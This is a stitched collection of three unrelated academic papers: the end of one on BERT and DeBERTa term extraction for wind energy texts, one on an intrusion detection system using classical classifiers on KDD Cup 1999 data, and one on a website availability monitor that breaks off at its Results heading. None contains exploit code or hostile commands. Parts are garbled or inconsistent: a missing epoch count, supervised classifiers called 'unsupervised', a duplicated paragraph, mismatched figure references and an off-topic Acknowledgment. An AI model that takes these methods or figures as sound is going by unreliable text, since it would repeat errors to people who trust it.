$$r_{xy} = \frac{\sum(x_i - \bar{x})(y_i - \bar{y})}{\sqrt{\sum(x_i - \bar{x})^2 \sum(y_i - \bar{y})^2}}$$

B. Model Implementation and Training

Two transformer-based models, BERT and DeBERTa, were implemented and fine-tuned to classify domain-specific terminology in wind energy texts. The BERT-based model utilized the bert-base-uncased pretrained architecture, with a token classification head added to the final hidden layer. This allowed the model to classify tokens into three categories: B-Term (beginning of a term), I-Term (inside a term), and O (outside a term). The training was optimized using the AdamW optimizer with a weight decay of 0.01, and a cross-entropy loss function was applied for multi-class classification. The model was trained with a batch size of 16 for training and 8 for inference, using a learning rate of 3e-5 with a linear warm-up schedule.

The DeBERTa-based model, specifically microsoft/deberta-v3-base, introduced several architectural improvements over BERT, including disentangled self-attention, which separates content and positional information for enhanced term recognition. DeBERTa employed an enhanced mask decoder to improve long-range dependency modeling, making it particularly useful for extracting multi-word expressions in technical contexts. The training parameters for DeBERTa were kept identical to BERT to ensure a fair performance comparison, with fine-tuning adjustments applied to relative position encodings to align with DeBERTa's architecture.

Both models were implemented using PyTorch and Hugging Face Transformers, with gradient clipping applied to prevent exploding gradients.

$$P(y_i|X) = \frac{e^{z_i}}{\sum_j e^{z_j}}$$

The models were trained for epochs, with early stopping criteria based on validation F1-score, ensuring that training was halted if performance improvements plateaued. These implementations provided a robust framework for accurately extracting domain-specific terminology from wind energy texts.

IV. Results

BERT achieved an overall F1-score of 87.32%, demonstrating its capability to accurately extract domain-specific terms. The model's precision reached 85.78%, meaning that the majority of predicted terms were relevant, while the recall was 89.05%, suggesting that BERT successfully identified most of the relevant terms but had minor over-prediction issues. The high recall value indicates its robustness in recognizing domain terminology, although some irrelevant terms were occasionally misclassified.

In contrast, DeBERTa demonstrated superior performance, achieving an F1-score of 90.45%, a precision of 88.91%, and a recall of 92.03%. The

enhanced self-attention mechanism and disentangled position encoding of DeBERTa contributed to its improved contextual representation, allowing for more precise extraction of multi-word expressions and domain-specific terms. The results suggest that DeBERTa's architecture provides a better understanding of linguistic structures, reducing the number of false positives while maintaining strong recall.

To further analyze model performance, a confusion matrix was used to assess the classification of tokens into B-Term (beginning of term), I-Term (inside a term), and O (outside a term). DeBERTa exhibited a lower false positive rate (6.4%) compared to BERT (9.2%), indicating its higher specificity in term identification. Additionally, DeBERTa demonstrated better handling of multi-word technical terms, correctly classifying 89.6% of multi-token expressions, compared to 85.3% for BERT.

However, both models struggled with ambiguous terms and polysemy. Words such as "wind" and "power" often required contextual disambiguation, leading to occasional misclassifications. Furthermore, both models exhibited a performance drop of approximately 3–4% when processing lengthy compound terms commonly found in technical documentation.

Despite its superior accuracy, DeBERTa required 22% more computational resources than BERT, making it more challenging to deploy in real-time applications. The average inference time per document for BERT was 1.3 seconds, whereas for DeBERTa, it was 1.6 seconds due to the additional complexity of its attention mechanism. This trade-off between computational cost and accuracy suggests that model selection should consider both resource availability and application-specific requirements.

V. Discussion

The results of this study validate the strengths of transformer architectures in processing expert language, as their vast contextual embeddings allow for the improved identification of multi-word expressions and intricate linguistic constructions. The capacity of these models to surpass conventional methods indicates their potential to advance automated knowledge management and technical documentation in renewable energy research. A key determinant of model efficacy is the availability of high-quality annotated data. The ACTER dataset is a structured and well-annotated corpus, and it is convenient to train and test with it. Nevertheless, considering the fast evolution of wind energy technologies, enriching the dataset with new terms would enhance the model's flexibility. The BIO tagging scheme for the annotation of technical terms was effective; however, small differences in the annotation process can occasionally cause boundary misidentification.

Addressing these imbalances and including a greater volume of annotated text would continue to add accuracy and robustness to term extraction. The other essential consideration is computational efficiency as it relates to transformer-based architecture. DeBERTa may have superior recall compared to BERT, but the heightened computational demands create difficulties in large-scale deployment. Despite this, both models show significant flexibility, and techniques for tuning, such as optimized tokenization and distillation of light models, can further improve deployment efficiency. In addition, transformer-based architecture innovations always bring promising solutions to balancing accuracy with computational demands. General findings of this research emphasize the significance of deep learning methods in the extraction of specialist terminology to facilitate more sophisticated and scalable natural language processing applications in the wind sector.

VI. Conclusion

This study investigated the effectiveness of transformer-based models, specifically BERT and DeBERTa, for term extraction in the wind energy domain. The primary research question addressed was whether BERT-based models can efficiently extract terms compared to traditional machine learning approaches. The experimental results demonstrated that transformer-based architectures significantly outperform earlier methods such as rule-based and statistical approaches, as well as sequence labeling models like Conditional Random Fields (CRF). By leveraging deep contextual embeddings and attention mechanisms, BERT and DeBERTa exhibited superior performance in identifying domain-specific terminology, handling multi-word expressions, and resolving linguistic ambiguities.

The evaluation using the ACTER dataset revealed that DeBERTa achieved the highest overall F1-score of 90.45%, surpassing BERT, which attained an F1-score of 87.32%. The improved performance of DeBERTa can be attributed to its disentangled self-attention mechanism, which enhances contextual representations and better captures domain-specific variations. While both models demonstrated strong recall values, DeBERTa exhibited higher precision, reducing false positive predictions and improving classification accuracy. However, this increased accuracy comes at the cost of higher computational requirements, making real-time deployment more challenging compared to BERT.

In comparison to traditional machine learning approaches, the transformer models provided substantial improvements in term extraction efficiency. Rule-based and statistical methods struggled with polysemous terms and required extensive manual intervention, while CRF-based models faced scalability challenges due to feature engineering constraints. The findings of this study confirm that deep learning techniques, particularly transformer architectures, are more adaptable and effective in processing domain-specific terminology in wind energy.

Despite their advantages, transformer-based models still present certain limitations. The reliance on large-scale annotated datasets remains a challenge, as high-quality domain-specific corpora are essential for training accurate models. Additionally, while DeBERTa outperformed BERT in most aspects, its increased computational demands highlight the need for optimization strategies such as model distillation or lightweight transformer variants. Future improvements in term extraction should focus on enhancing dataset availability, refining transformer-based architectures, and integrating domain

adaptation techniques to further improve precision and recall without excessive computational overhead.

In conclusion, this research underscores the superiority of transformer-based models in term extraction for wind energy applications. The results demonstrate that BERT and DeBERTa offer a more precise and scalable solution compared to traditional methodologies, contributing to improved knowledge management and technical documentation in the renewable energy sector. These findings provide a foundation for further advancements in automated terminology extraction, ensuring more efficient information retrieval and decision-making in industry and research contexts.

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Using machine learning algorithms to develop an intrusion detection system (IDS) model at Operating System Level

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Abstract— In this paper, Intrusion Detection Systems (IDS) are described as an essential element of all recent ICT systems due to the pursuit of cyber security in the everyday world. Reasons including the uncertainty in defining attack types and the increasing complexity of modern cyber-attacks necessitate the integration of machine learning into IDSs. A common problem common to existing IDSs is the high number of false positives and low detection rate. Unsupervised machine learning using decision tree classifier, random forest classifier and Gaussian Naive Bayes will be used to create an intrusion detection system (IDS) model with higher efficiency and low false positives and false negatives.

Keywords—Intrusion Detection Systems; Machine learning algorithms; Cybersecurity; Unsupervised learning; Random Forest; Gaussian Naive Bayes; Decision Tree Classifier.

I. INTRODUCTION

There are numerous ways in which an outsider can attack a system these days. The ability to connect any computer, anywhere, to any other computer, anywhere, is a mixed blessing. Although there is much valuable material on the Web, connecting to the Internet exposes a computer to two kinds of dangers: inbound and outbound. Consequently, mechanisms are needed to keep the “good” bits from getting in and the “bad” bits from getting out. One approach is to use a firewall, which is a modern adaptation of an old medieval defense method: digging a deep moat around one's castle. Such a design forced everyone entering and leaving the castle to pass through a single drawbridge, where they could be searched by the entrance/exit police. With networks, the same trick is possible: a company can have many local networks connected in arbitrary ways, but all traffic going in and out of the company must pass through an electronic drawbridge - a firewall. Firewalls utilize an IDS (Intrusion Detection System) in which the firewall inspects not only packet headers but also the contents of packets in search of suspicious material. Securing systems and facilities is closely related to intrusion detection and prevention. Intrusion prevention, as the name implies, is aimed at detecting attempted or successful intrusions into computer systems and initiating an appropriate response to them.

An (IDS) is a device or software application that monitors a network and operating system files for malicious activity or policy violations. Any malicious activity or violation is typically reported or collected centrally using a *Naive Bayes* is a simple probabilistic classifier based on Bayes' theorem

with the "naive" assumption of feature independence. Gaussian Naive Bayes specifically assumes that continuous features follow a Gaussian (normal) distribution. Despite its simplicity, Gaussian Naive Bayes often performs well in practice, especially on text classification and other high-dimensional datasets. It's computationally efficient and requires a small amount of training data to estimate the parameters necessary for classification [2]. The relationship between (IDS) and operating systems (OS) is crucial for effective cybersecurity. An OS manages hardware resources, runs applications, and facilitates user interaction, making it a prime target for cyber threats. An IDS monitors and analyzes OS-level data, such as log files, system calls, and network traffic, to detect anomalies and potential security breaches.

II. RELATED WORKS

An Intrusion Detection System (IDS) is software and hardware designed to carry out the process of detecting unauthorized use or attack on a computer operating system or telecommunications network - designed to fill the gaps in firewall and anti-virus [1]. The sole use of the IDS is to detect threats. Therefore, it is located out-of-band on the infrastructure of the network and is not in the actual real-time communication passage between the sender and receiver of data [4]. As more and more organizations depend on IDS as integral components of their computer security systems, techniques for evaluating IDSs are becoming more important [2]. IDS problems have been approached with some artificial intelligence algorithms such as decision trees, naive bayes, support vector machines, artificial neural networks and other algorithms. Managing large amounts of data such as text, far beyond the limited capacity of human processing capacity [3]. In the field of cybersecurity, algorithms of machine learning have played an essential part. Especially, due to the incredible performance and potential of deep learning networks in recent days in various problems from a wide variety of fields which were considered unsolvable in past, the reliability of applying it for Artificial Intelligence (AI) and unsupervised challenges have increased [4]. In the light of the findings, it is recommended that other data mining techniques should be explored; a study using k-means data mining algorithm

followed by signature-based approach is suggested, to reduce the false negative rate a system to automatically determine the number of clusters can be developed [1]. This type of IDS monitors the files, registry, and other critical parts of the operating system for unauthorized changes. According to Effendy et al. the result of this research shows that the application of k-means clustering method for continuous variable discretization and feature selection can optimize the performance of algorithm in classifying intrusion types [3].

III. MATERIALS AND RESEARCH METHODS

A. Dataset's Description:

The *KDD Cup 1999* dataset is a well-known benchmark dataset used in the field of intrusion detection and network security. It was released as part of the *1999 KDD Cup* competition organized by the Association for Computing Machinery's Special Interest Group on *Knowledge Discovery and Data Mining (ACM SIGKDD)*. The purpose of the competition was to encourage research on intrusion detection systems for network security.

This dataset contains a large amount of network traffic data collected in a simulated environment, specifically a military network. The simulated environment includes different types of network attacks such as *Denial of Service* (DoS), *Probing, User-to-Root* (U2R) and *Remote-to-Local* (R2L) attacks [1].

- *Denial-of-Service-Attack* (DoS): An intrusion in which a person seeks to make a host unavailable to its actual destination by briefly or sometimes permanently disrupting services by flooding the target machine with a huge number of requests and therefore overloading the host.
- *User-to-Root-Attack* (U2R): A category of commonly used maneuvers that an attacker begins by attempting to gain access to a user's existing access and using holes to gain root control.
- Remote-to-Local-Attack (R2L): An intrusion where an attacker can send data packets to a target without having a user account on that machine. The attacker attempts to exploit a single vulnerability to gain local access by masquerading as an existing user of the target machine.
- *Probing Attack*: A type in which an attacker attempts to gather information about computers on the network and the goal is to penetrate the firewall and gain root access.

B. Tools and Libraries:

NumPy for data processing and analysis.

Pandas is a library in the Python programming language designed for data processing and analysis. It provides data structures and operations for manipulating tabular data and time series. Pandas builds on top of the *NumPy* library and provides a user-friendly data manipulation interface that supports many operations for loading, filtering, aggregating, transforming, and visualizing data [3]. The main components of the Pandas library include data, index, and columns. This is the main data structure in Pandas, which is a two-dimensional tabular data structure with row and column labels. The Data Frame allows you to store and manipulate data of various types [3].

Seaborn for creating various graphs.

Seaborn is a Python data visualization library that runs on top of the Matplotlib library. It provides a high-level interface for creating beautiful and informative statistical graphs. Seaborn makes it easy to create graphs such as histograms, box plots, heat maps, joint plots of distributions, and more [4].

```
df = pd.get_dummies(df, drop_first=True)

df = df[[col for col in df if df[col].nunique() > 1]]
corr = df.corr()
plt.figure(figsize=(15,12))
sns.heatmap(corr)
plt.show()
```

Figure 1. Seaborn code fragment for heatmap construction

Scikit-learn

Scikit-learn, or sklearn, is one of the most popular libraries for machine learning in Python. It provides a simple and efficient toolkit for analyzing data and building machine learning models, including classification, regression, clustering, and other methods for learning with and without a teacher [3].



Figure 2. The main features of the Sklearn library and how it works

Time

The time library in Python is a module that provides various functions to handle time-related operations. It is part of the Python standard library. Time modules are useful for tasks such as measuring the execution time of code, working with time intervals, creating time-based conditions, and more [4].

C. Random Forest Classifier:

Random Forest is an ensemble learning method used for classification and regression tasks. It constructs multiple decision trees during training and outputs the mode (classification) or mean prediction (regression) of the individual trees. Each decision tree is trained on a random subset of the training data and a random subset of features, which helps to reduce overfitting and improve generalization. Random Forest is known for its high accuracy, robustness to outliers, and resistance to overfitting [2].

D. Decision Tree Classifier:

Decision Tree is a popular supervised learning algorithm used for classification and regression. It recursively splits the data into subsets based on the features that best separate the classes or minimize impurity (e.g., Gini impurity or entropy). Each internal node of the tree represents a decision based on a feature, and each leaf node represents a class label (in classification) or a numerical value (in regression). Decision trees are easy to interpret and visualize, but they can be prone to overfitting, especially when the tree depth is not properly controlled [2].

E. Gaussian Naive Bayes:

Naive Bayes is a simple probabilistic classifier based on Bayes' theorem with the "naive" assumption of feature independence. Gaussian Naive Bayes specifically assumes that continuous features follow a Gaussian (normal) distribution. Despite its simplicity, Gaussian Naive Bayes often performs well in practice, especially on text classification and other high-dimensional datasets. It's computationally efficient and requires a small amount of training data to estimate the parameters necessary for classification [2].

IV. MATERIALS AND RESEARCH METHODS



Figure 3. Number of protocol types

Protocols in *intrusion detection systems* (IDSs) play a key role in analyzing and evaluating network traffic to identify potential threats and anomalies. Knowing the values and characteristics of different protocols helps *IDS* to identify normal behavior of network traffic and highlight anomalies that may be indicative of potential attacks or unauthorized activity. A Host-based Intrusion Detection System (HIDS) is software that detects malicious behavior on the host. Also, it monitors all the operating system operations, tracks user behavior, and operates independently without human assistance.

Protocol Types (Fig. 3): The x-axis of the diagram shows the different types of protocols, which may include protocols such as *TCP (Transmission Control Protocol)* provides reliable delivery of data, *UDP (User Datagram Protocol)* is used to transfer data quickly without guaranteeing delivery, and *ICMP (Internet Control Message Protocol)* is used to transfer control messages and errors. We notice that *ICMP* is the most present in the used data, then *TCP* and almost 20000 packets of *UDP* type.



Figure 6. Logged_in (1 if successfully logged in; 0 otherwise)

We notice that just 70000 packets are successfully logged in. And more than 400000 packets are not successfully logged in. So, we can clearly state that, most of packets are not logged.



Figure 7. Attack types

Cyber-attacks can be categorized based on the activities and targets of the attacker. Each attack type can be classified into one of the following four classes We can clearly see that dos attack type is the most common among attacks with slightly less then 400000 attacks. Normal is being second most common there with 100000. It means that most devices are attacked by dos attack type.



Figure 8. Training accuracy of Gaussian Naive Bayes, Decision tree and Random Forest algorithms

This chart (Fig. 8) illustrates the training accuracy of three different machine learning algorithms: *Gaussian Naive Bayes* (NB), *Decision Tree* (DT), and *Random Forest* (RF). Each bar represents the training accuracy score achieved by the corresponding algorithm. Here are the accuracy scores for each algorithm:

- Gaussian Naive Bayes (NB): 87.935%
- Decision Tree (DT): 99.053%
- Random Forest (RF): 99.997%

The visualization serves the purpose of comparing the accuracy of these algorithms in IDS prediction. The Decision Tree and Random Forest algorithms show significantly higher accuracy compared to *Gaussian Naive Bayes*. This suggests that *Decision Tree* and *Random Forest* models may

be better suited for IDS prediction given their higher accuracy on training data.



Figure 9. Training time of Gaussian Naive Bayes, Decision tree and Random Forest algorithms.

This chart (Fig. 9) illustrates the training time of three different machine learning algorithms: *Gaussian Naive Bayes* (NB), *Decision Tree* (DT), and *Random Forest* (RF). Each bar represents the training time by the corresponding algorithm. Here is the time in seconds for each algorithm:

- Gaussian Naive Bayes (NB): 1.41545s
- Decision Tree (DT): 4.30061s
- Random Forest (RF): 16.04373s

The visualization serves the purpose of comparing the training time of these algorithms in IDS prediction. The *Decision Tree* and *Random Forest* algorithms show significantly longer training times compared to *Gaussian Naive Bayes*. This suggests that while *Decision Tree* and *Random Forest* models may be more accurate, *Gaussian Naive Bayes* is more efficient in terms of training time, making it potentially more suitable for scenarios where quick model training is a priority.

```
Accuracy: 0.9983098021355195

Classification Report:
              precision    recall  f1-score      support
dos           0.999758  0.999732  0.999745  78355.00000
normal        0.994028  0.997726  0.995874  19353.00000
probe         0.992405  0.922353  0.956098    850.00000
r2l           0.890830  0.868085  0.879310    235.00000
u2r           0.875000  0.583333  0.700000     12.00000
accuracy      0.998310  0.998310  0.998310      0.99831
macro avg     0.950404  0.874246  0.906205  98805.00000
weighted avg  0.998298  0.998310  0.998288  98805.00000

Prediction Results:
                                                Features Predicted Attack Type
0  [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, ...              normal
```

Figure 10. Prediction

For the scope of this paper, the *KDDCup-'99'* dataset was fed into classical ML algorithms as well as *DNNs* of varying hidden layers. After the training is completed, all models were compared for f1-score, accuracy, recall and precision with the test dataset. The scores for the same has been compared in detail in Fig. 6. The features and predicted attack types for each instance in the dataset are presented. This is an example of prediction results showing the features (presumably input data) and the predicted attack type.

Limitations:

We only evaluated Gaussian Naive Bayes, Decision Tree, and Random Forest classifiers. Exploring additional algorithms like support vector machines, neural networks, and ensemble methods could offer a broader perspective on intrusion detection effectiveness. Default parameters were used; fine-tuning could improve performance, so our results may not reflect optimal algorithm performance.

V. CONCLUSION

In conclusion, this study has demonstrated the effectiveness of integrating machine learning algorithms into Intrusion Detection Systems (IDS) using the KDD Cup 1999 dataset. By evaluating Gaussian Naive Bayes, Decision Tree, and Random Forest classifiers, we have identified their unique strengths and weaknesses in detecting cyber threats. The Gaussian Naive Bayes classifier, while simple and efficient, offers a quick training time but relatively lower accuracy compared to the other models. The Decision Tree classifier provides high interpretability and accuracy but requires careful control of tree depth to avoid overfitting. The Random Forest classifier, although more complex and time-consuming to train, excels in robustness and accuracy, making it highly suitable for IDS applications.

The findings underscore the potential of machine learning in enhancing the detection capabilities of IDS, addressing the common issues of high false positives and low detection rates prevalent in operating systems (OS). Each algorithm's performance highlights the importance of selecting the right model based on the specific requirements of the intrusion detection task, whether it be speed, interpretability, or accuracy.

VI. FUTURE WORK

Future research should focus on optimizing these algorithms by applying advanced parameter tuning techniques and developing innovative feature engineering strategies. These improvements could significantly enhance the accuracy, efficiency, and adaptability of intrusion detection systems (IDS). Furthermore, expanding the exploration to include a broader variety of machine learning models—such as ensemble methods, neural networks, and hybrid approaches—could uncover new pathways to further enhance IDS performance.

In addition to algorithmic improvements, future studies should also emphasize practical implementations, utilizing real-world datasets to address challenges like imbalanced data and evolving cyber threats. Investigating these challenges alongside other emerging trends in artificial intelligence can provide a more comprehensive framework for bolstering cybersecurity.

ACKNOWLEDGMENT

The Internet is full of malware, including Trojan horses, viruses, worms, spyware, and rootkits. Each of these poses a threat to privacy and data integrity. Worse, a malware attack can take over a computer and turn it into a zombie that sends spam or is used for other attacks. Fortunately, there are several ways to protect systems. The best strategy is a defense in depth using several methods. Some of these include firewalls and intrusion detection systems.

APPLICATION

Source code:
https://colab.research.google.com/drive/1WyduxK7nkALOwhZs70gVwuU6T_vugbW-?usp=sharing

Git Hub: https://github.com/ErnurQfd/OS.git

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Development of a web resource monitoring system

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Abstract*—Web resources play a critical role in delivering public and private services, and their unavailability can disrupt access to essential information and services. This is particularly significant for government websites, where citizens depend on timely access to services such as tax payments, legal documents, and social support. Private companies also face operational disruptions and financial losses when their websites experience downtime. To address these challenges, this project introduces SiteHealthTracker, a web monitoring system designed to track website availability and promptly notify users of outages. The system focuses on monitoring state web resources in Kazakhstan while also supporting private websites, ensuring versatile application across sectors. It monitors website availability by sending HTTP requests at 10-minute intervals, verifying response times, and checking for errors. Notifications are delivered via Telegram and email, ensuring users are immediately informed of any downtime. The system was underwent rigorous testing, including stress testing with JMeter, which demonstrated its ability to handle high traffic loads with an average response time of 223 ms and 0% error rate. The project addresses the growing need for reliable access to web resources, particularly in the context of Kazakhstan's digital transformation. By providing real-time monitoring and instant notifications, SiteHealthTracker enhances the reliability of online services, boosts public trust in digital platforms, and supports the modernization of public and private sectors.

Keywords*—web resources, monitoring system, website, site availability

I. INTRODUCTION

The need for this project arises from the increasing reliance on governmental websites in Kazakhstan for essential public services. Citizens use these platforms to access tax services, legal documents, social services, and various other government resources. However, frequent downtimes, slow responses, and periodic access issues have caused significant inefficiencies and a decrease in public trust. In 2023, several high-traffic government websites, including eGov.kz and the State Revenue Committee's portal, experienced multiple outages that lasted from a few hours to several days. These outages directly affected services like tax payment processing and visa applications, leading to public complaints and administrative backlogs.

Relevance: The project is essential for enhancing the reliability of Kazakhstan's government digital services, supporting sectors like healthcare and emergency services by preventing service outages. Improved monitoring can also safeguard private businesses, particularly in e-commerce and finance, from costly downtime, ensuring accurate and swift transaction processes. Additionally, by making digital services more dependable, the project boosts public trust in Kazakhstan’s digital transformation, encouraging citizen engagement with e-government platforms and contributing to a transparent, efficient, and modernized economy.

Problem: There are many factors that affect the availability of various services. For instance, lacking the knowledge to turn on one's own computer will significantly impact the availability of any service that requires a computer. Primarily concentrated on indicators related to the server and within a server administrator’s control, allowing them to enhance the monitored service based on the data provided by the availability monitor. As a result, it's focused on indicators that are relatively easy to implement as measurement tools.

Goal: Create Monitoring System to notify on time about any problems with connection to websites.

II. LITERATURE REVIEW

Although many web monitoring services are available worldwide (such as UptimeRobot and Pingdom), our project stands out by concentrating on government websites and offering enhanced monitoring features, including content verification and response quality assessments. Furthermore, it incorporates local services, like notifications through Telegram—a popular platform in Kazakhstan—making it better suited to the regional context.

Several studies focus on developing monitoring systems specifically for e-government, though they lack practical application. Among these is the work of Simon Fong and Ho Si Meng, which involves collecting and analyzing metrics from e-government websites. Their goal is not only to monitor website statuses but also to assess the quality of user experience [1]. Several active projects were also reviewed with a scientific foundation for monitoring website statuses, including Aviator and ServiceCheck. Aviator employs a crawler to verify site availability twice daily, allowing a 30-second wait for each request and an additional 30 seconds for a response [2]. ServiceCheck employs two approaches to monitor server status: Active and Passive. The Active method utilizes cloud functions, while the Passive method checks server availability every minute through HTTP ping [3].

A. Comparative Analysis of Website Monitoring Services

Website monitoring services play a crucial role in ensuring the availability and performance of web applications. Various tools and platforms provide different levels of monitoring capabilities, ranging from basic active checks to more complex verification processes such as WebSocket support and statistical analysis. This section presents a comparative analysis of several widely used website monitoring services and their key features.

B. Key Features of Website Monitoring Services

Most website monitoring tools provide fundamental capabilities such as active checks, which involve sending requests to a target website at regular intervals to confirm its availability. However, the ability to perform passive checks, which rely on external triggers to detect downtime, is less common. Similarly, WebSocket checks, which are crucial for modern real-time applications, are not widely supported. Other advanced features include complex checks, which allow for multi-step verification processes, public status pages for

transparency, and statistical analysis to track long-term performance trends.

C. Comparison of Existing Solutions

1) UptimeRobot: UptimeRobot is a widely used monitoring service that supports basic active checks and provides a public status page. However, it lacks passive monitoring, WebSocket checks, and complex verification mechanisms. This makes it suitable for simple uptime monitoring but less ideal for advanced performance tracking.

2) Pingdom: Pingdom, a premium monitoring service, offers basic active checks and supports complex checks, which allow for more sophisticated website verifications. It also provides a public status page but does not support passive monitoring or WebSocket checks.

3) Site24x7: Site24x7 is a comprehensive monitoring platform that supports both active and passive checks, as well as WebSocket monitoring, making it a versatile option for tracking various aspects of website performance. Additionally, it provides a public status page but lacks detailed statistical analysis.

4) Statuspage (Atlassian): Statuspage focuses on communication rather than direct monitoring. While it supports basic active and passive checks, it lacks WebSocket monitoring and complex checks. Its main advantage is the ability to create a public status page, making it ideal for organizations that prioritize transparency in service availability.

5) SiteCheck: SiteCheck offers a robust set of features, including active and passive checks, complex checks, and public status pages. However, it does not support WebSocket monitoring. This makes it a good choice for organizations requiring detailed validation of website functionality without real-time WebSocket support.

D. Key Observations and Implications

- Active checks are widely supported, ensuring that most services can detect downtime based on scheduled verifications.
- Passive checks are less common, meaning that few services can integrate with external triggers to detect outages dynamically.
- WebSocket monitoring is rarely supported, which is a significant limitation for applications relying on real-time communication.
- Complex checks are only available in select platforms, making advanced monitoring a feature reserved for premium services.
- Public status pages are a common feature across multiple services, emphasizing the importance of transparency in system reliability.
- Statistical analysis is generally underdeveloped, with only a few tools offering detailed historical insights.

The review of website monitoring services highlights significant variations in feature availability across platforms. While most tools support basic uptime monitoring, advanced capabilities such as passive checks, WebSocket monitoring, and detailed statistical analysis remain limited. The proposed project seeks to address these gaps by integrating a more comprehensive monitoring solution that provides both real-time and historical performance tracking. Future enhancements could include WebSocket support and predictive analytics to further improve monitoring efficiency.

III. METHODS

The development of the web resource monitoring system, SiteHealthTracker, was carried out using a structured methodology to ensure robustness, scalability, and reliability. The system was designed to monitor the availability of both government and private websites, with a focus on real-time tracking and instant notifications. Below, we outline the key steps and methodologies employed in the development and implementation of the system.

A. Selection of Websites for Monitoring

- *Government Websites:* A total of 20 government websites were selected for monitoring, including high-traffic platforms such as eGov.kz and the State Revenue Committee's portal. These websites were chosen based on their critical role in providing public services, such as tax payments, legal document access, and social services.
- *Private Websites:* Additionally, 30 private websites from sectors such as e-commerce, finance, and healthcare were included in the monitoring system. These websites were selected to represent a diverse range of industries that rely heavily on uninterrupted online services.
- *Total Websites Monitored:* The system was designed to monitor a total of 50 websites, ensuring a broad coverage of both public and private sectors.

B. Monitoring Interval

The system was configured to check the availability of each website at a 10-minute interval. This interval was chosen to balance the need for real-time monitoring with the system's resource constraints, ensuring that the monitoring process does not overload the server while still providing timely updates on website status. Similar approaches have been used in other web monitoring systems, such as those described by [4].

C. System Architecture

The system was built using a multi-layered architecture in Fig. 1, which separates the frontend and backend components to improve scalability, maintainability, and security.



Fig. 1. Application architecture

- *Frontend:* The frontend was developed using React.js, providing a user-friendly interface for managing site tracking and notification settings. The frontend communicates with the backend via a reverse proxy.
- *Backend:* The backend was implemented using Java Spring, responsible for processing monitoring requests, checking site availability, and managing

notifications. The backend exposes an API for communication with the frontend.

- *Database:* A PostgreSQL v13 database was used to store user information, monitoring settings, and historical data on website availability.
- *Caching:* Redis was employed as a caching layer to improve system performance, especially during frequent updates of site statuses. The use of Redis for caching has been shown to significantly enhance system performance in similar applications [5].
- *Tunneling:* Ngrok was used to provide secure tunneling, ensuring secure communication between the frontend and backend.
- *Notification Services:* Notifications were sent via Telegram bot and email, allowing users to receive alerts in their preferred communication channels.

D. Monitoring Process

The monitoring process involves the following steps:

a) HTTP Requests: The system sends an HTTP request to each website at the specified interval.

b) Response Time Measurement: The system measures the response time and checks for HTTP status codes (e.g., 200 for success, 500 for server errors).

c) Logging and Notifications: The results of each check are logged in the database. If a website is found to be unavailable or experiencing issues, the system triggers notifications via Telegram and email.

E. Data Collection and Analysis

The system collects data on website availability, response times, and error rates. This data is stored in the PostgreSQL database and can be used for further analysis, such as identifying patterns in website downtime or evaluating the performance of different sectors (e.g., government vs. private).

IV. RESULTS&FINDINGS

